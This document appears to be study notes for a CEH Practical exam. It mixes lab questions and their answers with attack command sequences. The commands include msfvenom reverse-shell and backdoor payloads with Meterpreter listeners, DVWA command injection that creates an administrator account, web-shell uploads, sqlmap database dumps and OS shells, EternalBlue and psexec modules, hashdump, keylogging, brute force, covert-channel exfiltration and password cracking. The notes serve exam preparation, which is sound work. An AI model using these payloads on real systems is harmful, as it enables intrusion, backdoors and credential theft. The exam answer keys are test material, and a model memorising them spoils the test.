

1. During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database.

- ☐ Windows Server 2016
- ☐ Windows 10
- ☐ Window Server 2019
- ☐ Ubuntu

Mod-3 Page- 57 V.10 &

Mod-4 Page- 64 V.10

Mod-3 Page- 62 V.11

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101

**nmap --script smb-vuln* -p 445
192.168.1.101**

2. During a security assessment in an organizational network, a suspicious Domain User account was found to have been added in a machine with IP address 172.16.0.27. The following user accounts were identified as safe: Administrator, Alex, TomHanks, krbtgt, DefaultAccount and Alan. Enumerate the Domain User of the suspicious account. Provide only username as an answer. Exclude the domain name.

Note: Username- Administrator; Password- shadow123.

Harris

Mod-6 Page- 9 v.10

wmic useraccount get name,sid

Mod-4 Page- 99 v.10

AD Explorer

Mod-4 Page- 9 v.11

Net user

net localuser

3. While running an Nmap script, it was found that a port used to establish a Windows remote desktop connection was opened in one of the machines on the network. Find the IP address of that machine.

172.16.0.27

4. The IP address and password of an FTP server are encoded in DES(ECB) format and are in the Document folder of "Ethical Hacker-1". Decrypt the file to get the address and password required to establish an ftp connection with the IP and obtain the file named "flag1.txt."
Note: Use "Blackhat" as username.

Mod-3 Page- 57 V.10

Mod-3 Page- 62 V.11

Nmap

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101

Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Cyberchef

Use CrypTool

U need to perform steganalysis on the txt file using snow tool

5. An employee in an organization has stolen important bank credentials and stored it in a file named Confidential.txt using steganography. The file has been identified and retained from his email attachment and stored in the machine named "Ethical Hacker-1." Determine the information hidden in the file along with the account number present in the file.

Path:

C:\Users\Admin\Documents\Snow\Confidential.txt

Note: The password of Confidential.txt is "test."

Enter only numeric values in the answer field.

450989878899

M-6, Page-204 V.10


M-6, Page-173 V.11

**snow -C -p "password"
snow_example_encrypted.txt**

or

Mod - 20 Page- 18 V.11

CryptoForge.exe



Mod-14 Page- 18 V.10

```
wpscan --url https://example/ --enumerate u
```

```
wpscan --url https://example/ --passwords wordlist.txt --usernames samson
```

Mod-14 Page- 18 V.10

Mod-14 Page- 97 V.11

use

```
auxiliary/scanner/http/wordpress_login_enum
```

```
set PASS_FILE /root/Desktop/Wordlists/Passwords.txt
```

```
set RHOSTS [IP Address of Windows Server 2012]
```

```
set RPORT 8080
```

```
set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/
```

```
set USERNAME admin
```

Run

Mod-14 Page- 46 V.11

Use burpsuite

Status=302 length 1131

7. A file named Hash.txt has been uploaded through DVWA (http://172.16.0.27:8080/DVWA). The file is located in the directory mentioned below. Access the file and crack the MD5 hash to reveal the original message; enter the content after cracking the hash. You can log into the DVWA using the following credentials.

Note: Username- admin; Password- secret123

Path:

C:\wamp64\www\DVWA\hackable\uploads\Hash.txt

Hint: Use "type" command to view the file. Use the following link to decrypt the hash-

Mod-14 Page- 32 V.10

Mod-14 Page- 97 V.11

```
| hostname
| whoami
| user, group, and privileges
| tasklist
| dir C:\
| net user
| net user Test /Add
| net user
| net user Test
| net localgroup Administrators Test
/Add
| net user Test
Now
type file.txt (linux =cat)
use the user Test for remote
connection
```

Use File Upload Vulnerability in DVWA platform and read a file from server (Web App File Upload Exploitation)

Mod-14 Page- 90 V.10

Mod-14 Page- 118 V.11

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw
```

```
Msfconsole
use multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.92.131
set lport 4444
run
```

DVWA Security Low

DVWA Security Medium


Need to use burpsuite

DVWA Security High

GIF98

```
|copy C:\wamp64\www\DVWA\hackable\uploads\upload.jpg
C:\wamp64\www\DVWA\hackable\uploads\shell.php
```

```
Nc -nvlp 4444
|cp /var/www/dvwa/hackable/uploads/hack.jpg
/var/www/dvwa/hackable/uploads/hack2.php
```



Mod-6 Page- 99 V.10

nmap --script vuln 192.168.31.1

nmap -p 445 -A 192.168.1.101

nmap --script smb-vuln* -p 445 IP

nmap --script smb-os-discovery.nse -p 445 IP

Mod-4 Page- 88 V.10

nmap -sU -p 161 --script=snmp-brute 10.10.10.12

use auxiliary/scanner/snmp/snmp_login

set RHOSTS 10. 10.10.12

exploit **OR use below command**

use
auxiliary/scanner/snmp/snmp_enum

OR use below command

hydra -L user.txt -P pass.txt
192.168.1.101 smb

use exploit/windows/smb/psexec



exploit/windows/smb/ms17_010_eternalblue
exploit/windows/smb/ms17_010_psexec
auxiliary/admin/smb/ms17_010_command
auxiliary/scanner/smb/smb_ms17_010
auxiliary/dos/windows/smb/ms06_035_mailslot
auxiliary/dos/windows/smb/ms09_001_write
auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
exploit/windows/http/xampp_webdav_upload_php
exploit/multi/http/php_cgi_arg_injection
exploit/windows/smb/ms08_067_netapi
exploit/linux/postgres/postgres_payload
exploit/multi/misc/java_rmi_server
microsoft sql server payload execution

WEB APP

exploit/pro/web/http_put_php

exploit/pro/web/http_put_asp

Post Ex

post/pro/multi/agent

post/pro/multi/agent_cleaner

post/windows/gather/hashdump

keyscan_start > keyscan_dump > keyscan_stop

Mod-10 Page- 49 V10

Mod-10 Page- 24 V11

DDOS

tcp.flags.syn == 1 , tcp.flags.syn == 1 and tcp.flags.ack == 0

#ToDetect the DDOS attack

go to statistics > IPv4 statistics > source and destination addresses

#Finding the infected files download

files > export > HTTP objects list

To find the hash of the file us

HashMyFiles

Mod-6 Page- 99 V.10

Mod-6 Page- 125 V.11

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e  
x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe
```

```
mkdir /var/www/html/share
```

```
service apache2 start
```

```
cp /root/Desktop/Backdoor.exe /var/www/html/share/
```

Msfconsole

```
use multi/handler
```

```
set payload php/meterpreter/reverse_tcp
```

```
set lhost 192.168.92.131
```

```
set lport 4444
```

```
exploit -j -z
```

```
sessions -i 1
```

Image steganography and find pin number from an image file(OpenStego) M-6, Page-219 V.10 & M-6, Page-173 V.11

Packet capture and find out the C&C callback. Which port and the trojan version? (Wireshark) / U need to find trojan and need to provide the port of the trojan

```
http.request.method == "GET"
```

Analyze → Follow TCP Stream

U need to check the traffic from which port to which port is moving using / Analyze the packet and find out which two port are communicating with each other wireshark M-6, Page-271 V.10 & M-6, Page-197 V.11

M-10, Page-1 V.10

Type tcp to filter

U need to check bit 3 is true or not using (Analyze packet with Wireshark and find Modbus 3rd bit is true or false) wireshark

<https://www.youtube.com/watch?v=3t1BNAavrIQ>

From responder folder find the hash and decrypt it(**hashcat**)

U need to crack hash file using john (the hash file is located in the responder tool logs file)
Crack the md5 hash form Documents folder (**using john**)

Mod-6 Page- 317 V.10

Mod-6 Page- 17 V.11

responder -l eth0

Responder will stores the logs in **usr/share/responder/logs**

john /usr/share/responder/logs/<file name of the logs.txt>

<https://github.com/HashPals/Search-That-Hash>

sudo apt-get install python3-pip

git clone <https://github.com/HashPals/Search-That-Hash>

pip3 install search-that-hash && sth

sth -f hash.txt

11. An FTP site is hosted on a machine in a network.
Obtain the file "flag.txt" by cracking the
credentials of the FTP server and determine the
content in this file.

Adam@smith

Mod-13 Page- 28 V.10

Mod-13 Page- 40 V.11

hydra -l samson -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp

Nmap then hydra

nmap -p 21 [IP Address of Windows 10]

**hydra -L /root/Desktop/Wordlists/Username.txt -P /root/Desktop/Wordlists/Passwords.txt
[ftp://\[IP Address of Windows 10\]](#)**

12. Alex is an employee in an organization. While working with the company's sensitive legal contract, he encrypted the document and took a backup of that file and deleted the encrypted file but he forgot to delete the original copy of the file and he went on vacation, later he remembered that he forgot to delete the original file from his workplace machine. He stored the document on the Desktop of his office computer. He approaches you to access the document and delete the file permanently from his workplace machine. Initialize a Windows remote desktop connection to access the file and enter the document number present in the file.

Note: Computer name- Server2016; Username-

Mod-6 Page- 133

13. Chris, a network security specialist, was assigned the task of examining a packet capture file (moviescope.com.pcapng) located in the Documents folder of the Ethical Hacker-1 machine and check if any user credentials associated with www.moviescope.com are recorded in plain text format. Chris concluded that the site traffic was traversing in plain text and he was able to access one of the usernames and passwords recorded in one of the packets. Enter the credentials found in the capture file.

Give your response in the following format:
Username/Password.

sam/test I

Mod-8 Page- 15 V.10

Mod-8 Page- 49 V.11

http.request.method ==
POST

Find user A password from existing database of moviescope.com database (SQL Injection in username and password parameter) / Sql injection using sqlmap: u need to perform sql injection attack using sqlmap and need to extract password of specific user.

Mod - 15 Page- 47 V.10

Mod - 15 Page- 20 V.11

click **Console** tab and type **document.cookie**

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --dbs

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope --tables

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope -T User_Login --dump

For OS shell

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --os-shell

hostname / ipconfig

URL = http://testphp.vulnweb.com/artists.php?artist=1

Find DBs = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

Result is DB name acuart

Find Tables = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch

Result is table name users

Find columns = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch

Dump table = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch

Dump the DB = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch

Reference = https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/

Using cookies

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --cookie='JSESSIONID=09h76qoWC559GH1K7DSQHx' --random-agent --level=1 --risk=3 --dbs --batch

SQL Injection

in login page enter blah' or 1=1-- as username and click login without entering the password

OS Shell = sqlmap -u 'url' --dbms=mysql --os-shell

SQL Shell = sqlmap -u 'url' --dbms=mysql --sql-shell


Find the phone number of a user of moviescope.com (Open-redirect)

You need to perform the parameter tampering

Mod-14 Page- 7 V.10

Mod-14 Page- 63 V.11


Use burpsuite



Mod - 15 Page- 34 V.11

```
python3 dsss.py
```

```
python3 dsss.py -u  
"http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie  
value which you have copied in Step  
17>"
```



Mod - 15 Page- 41 V.11

Mod - 15 Page- 6 V.11 (Extra)

```
blah' or 1=1 --
```

```
blah';insert into login values  
('john','apple123'); --
```

```
blah';create database mydatabase; -  
-
```


16. A folder named "Imp" has been sent to Joseph's machine over an email. Joseph suspects that someone might have tampered with the file during transmission. Joseph has approached you to check the integrity of the file by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with.

Path: C:\Users\Admin\Documents\Imp

Note: Exclude the file extension in the answer field. The answer is case-sensitive.

File2.txt

Mod - 20 Page- 7 V.10

Mod - 20 Page- 6 V.11

Use Hashcalc

Md5calc

17. An employee of an organization has stolen the trade secrets of the company and encrypted them using VeraCrypt. The VeraCrypt volume file "secret" is stored on the Desktop of the Ethical Hacker-1 machine. While examining the emails of the employee, the file password was found in one of the emails. You are an ethical hacker working with the company; decrypt the file and determine the secret code present in the file. Note: Password- "test"

9419512131

Mod-20 Page- 63 V.10

Mod - 20 Page- 69 V.11

U need to decrypt the 3des encryption using cryptool.

Mod - 20 Page- 109 V.11

18. The account number of a customer was stolen from a bank's database. The attacker encrypted the file using CrypTool. You are an ethical hacker working with the bank; the bank has retained the cipher file "Cry-RC4-Accountno.hex" in the Documents folder of the Ethical Hacker-1 machine and has asked you to decrypt the information hidden in the file. Determine the account number by decrypting the file.
Hint: Use "14" as key-value under the key length.

Note: Only provide the numeric values in the answer field.

Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Use CrypTool

19. A stockbroker in an asset management company

Note: Only provide the numeric values in the answer field.

20. An attacker with malicious intent has identified a vulnerability in a machine in a corporate network. He has encoded the IP address of the machine and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the file present in the Ethical Hacker-1 machine and enter the IP address.

Path: C:\Users\Admin\Desktop\Encodeddata.txt
Hint: Password to decode the file is magic1234

Mod-20 Page- 41 V.10

Mod - 20 Page- 36 V.11

BCTextEncoder.exe

Or

Cybechef

Extract the information from the SDcard of the Android User?

Mod-17 Page- 29 V.11

```
adb connect ip:5555
adb devices -l
adb shell
cd SDcard then
cd Downloads,
cat flag etc
```

```
Python3 phonesploit.py
```

```
>3 >4>pwd>ls> cd SDcard> cd
Downloads> cat flag
```

Send data to another Machine (firewall blocked) ?

Mod-6 Page- 246 V.11 & Mod-6 Page- 185 V.11

Parrot Machine

Type **cd Desktop** and press **Enter**.

Type **mkdir send** and press **Enter**.

Type **cd send/** and press **Enter**.

Type **echo "Secret Message" > message.txt** and press **Enter**

type **cc -o covert_tcp covert_tcp.c** and press **Enter**.

Ubuntu Machine

Type **cd Desktop** and press **Enter**.

Type **mkdir receive** and press **Enter**.

Type **cd receive** and press **Enter**.

Tcpdump -nvvx port 8888 -i lo

type **smb://10.10.10.16** in the **Server Address** field and press **Ent**

type **cc -o covert_tcp covert_tcp.c** and press **Enter**.

To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/receive/receive.txt** and press **Enter**.

Parrot Machine

In the terminal window type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.11 -source_port 8888 -dest_port 9999 -file /root/Desktop/send/message.txt** and press **Enter** to start sending the contents of message.txt file through covert_tcp.

<https://github.com/Yshmehtaa/CEHV11/tree/main/CEH.ctb> TXT

<https://github.com/cmuppin/CEH>

<https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9>

<https://github.com/nirangadh/ceh-practical>

<https://book.thegurusec.com/certifications/certified-ethical-hacker-practical/scanning-networks>

https://docs.google.com/spreadsheets/d/e/2PACX-1vQWdEEN1oBeSKGjiCO0j6YUjoufIX4yAxH7tsp7_vJzmOnNhYtFMEUveYmmoOAfd8MT1wayOYWimTI6/pubhtml

https://hashcat.net/wiki/doku.php?id=example_hashes

```
hashid -m "$2y$12$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom"
```

```
sudo hashcat -m 3200 "$2y$12$Dwt1BZj6pcyc3Dy1FWZ5ieeUznr71EeNkJkUlypTsgbX1H68wsRom"  
/usr/share/wordlists/rockyou.txt
```

```
hashid -m
```

```
"$6$SaReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMI9be.cfi3/qxlf.hsGpS41Bq  
MhSrHVXgMpdjS6xeKZAs02."
```

```
hashcat -m 1800
```

```
"$6$SaReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMI9be.cfi3/qxlf.hsGpS41Bq  
MhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt
```

```
hashid -m e5d8870e5bdd26602cab8dbe07a942c8669e56d6
```

```
hashcat -m 160 e5d8870e5bdd26602cab8dbe07a942c8669e56d6:tryhackme  
/usr/share/wordlists/rockyou.txt
```

```
hashcat -m 1800 -a 0
```

```
"$6$SaReallyHardSalt$6WKUTqzq.UQQmrm0p/T7MPpMbGNnzXPMAXi4bJMI9be.cfi3/qxlf.hsGpS41Bq  
MhSrHVXgMpdjS6xeKZAs02." /usr/share/wordlists/rockyou.txt
```

Search-That-Hash

<https://github.com/HashPals/Search-That-Hash>

```
sudo apt-get install python3-pip
```

```
git clone https://github.com/HashPals/Search-That-Hash
```

```
pip3 install search-that-hash && sth
```



```
sth -f hash.txt
```

```
hashcat -m 150 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
```

Using John the Ripper

```
/usr/sbin/john --test
```

```
myuser:AZL.zWwxlh15Q
```

```
/usr/sbin/john password.txt
```

```
/usr/sbin/john password.txt --show
```

```
sudo john --format=sha256crypt --wordlist=/usr/share/wordlists/rockyou.txt password.txt
```

```
cat john.pot
```

crack the Zip file password

```
cp secure.zip ~/toos/john/run/
```

```
zip2john secure.zip > ziphashes
```

```
cat ziphashes
```

```
sudo john -w=/usr/share/wordlists/rockyou.txt ziphashes
```

crack the rar file password

```
cp secure.rar ~/toos/john/run/
```

```
rar2john secure.zip > rarhashes
```

```
cat rarhashes
```

```
sudo john -w=/usr/share/wordlists/rockyou.txt rarhashes
```

crack the RSA file password

```
cp secure.rar ~/toos/john/run/
```

```
python2 /usr/share/john/ssh2john.py rsa >pvtekeyhashes
```

```
cat pvtekeyhashes
```

```
sudo john -w=/usr/share/wordlists/rockyou.txt pvtekeyhashes
```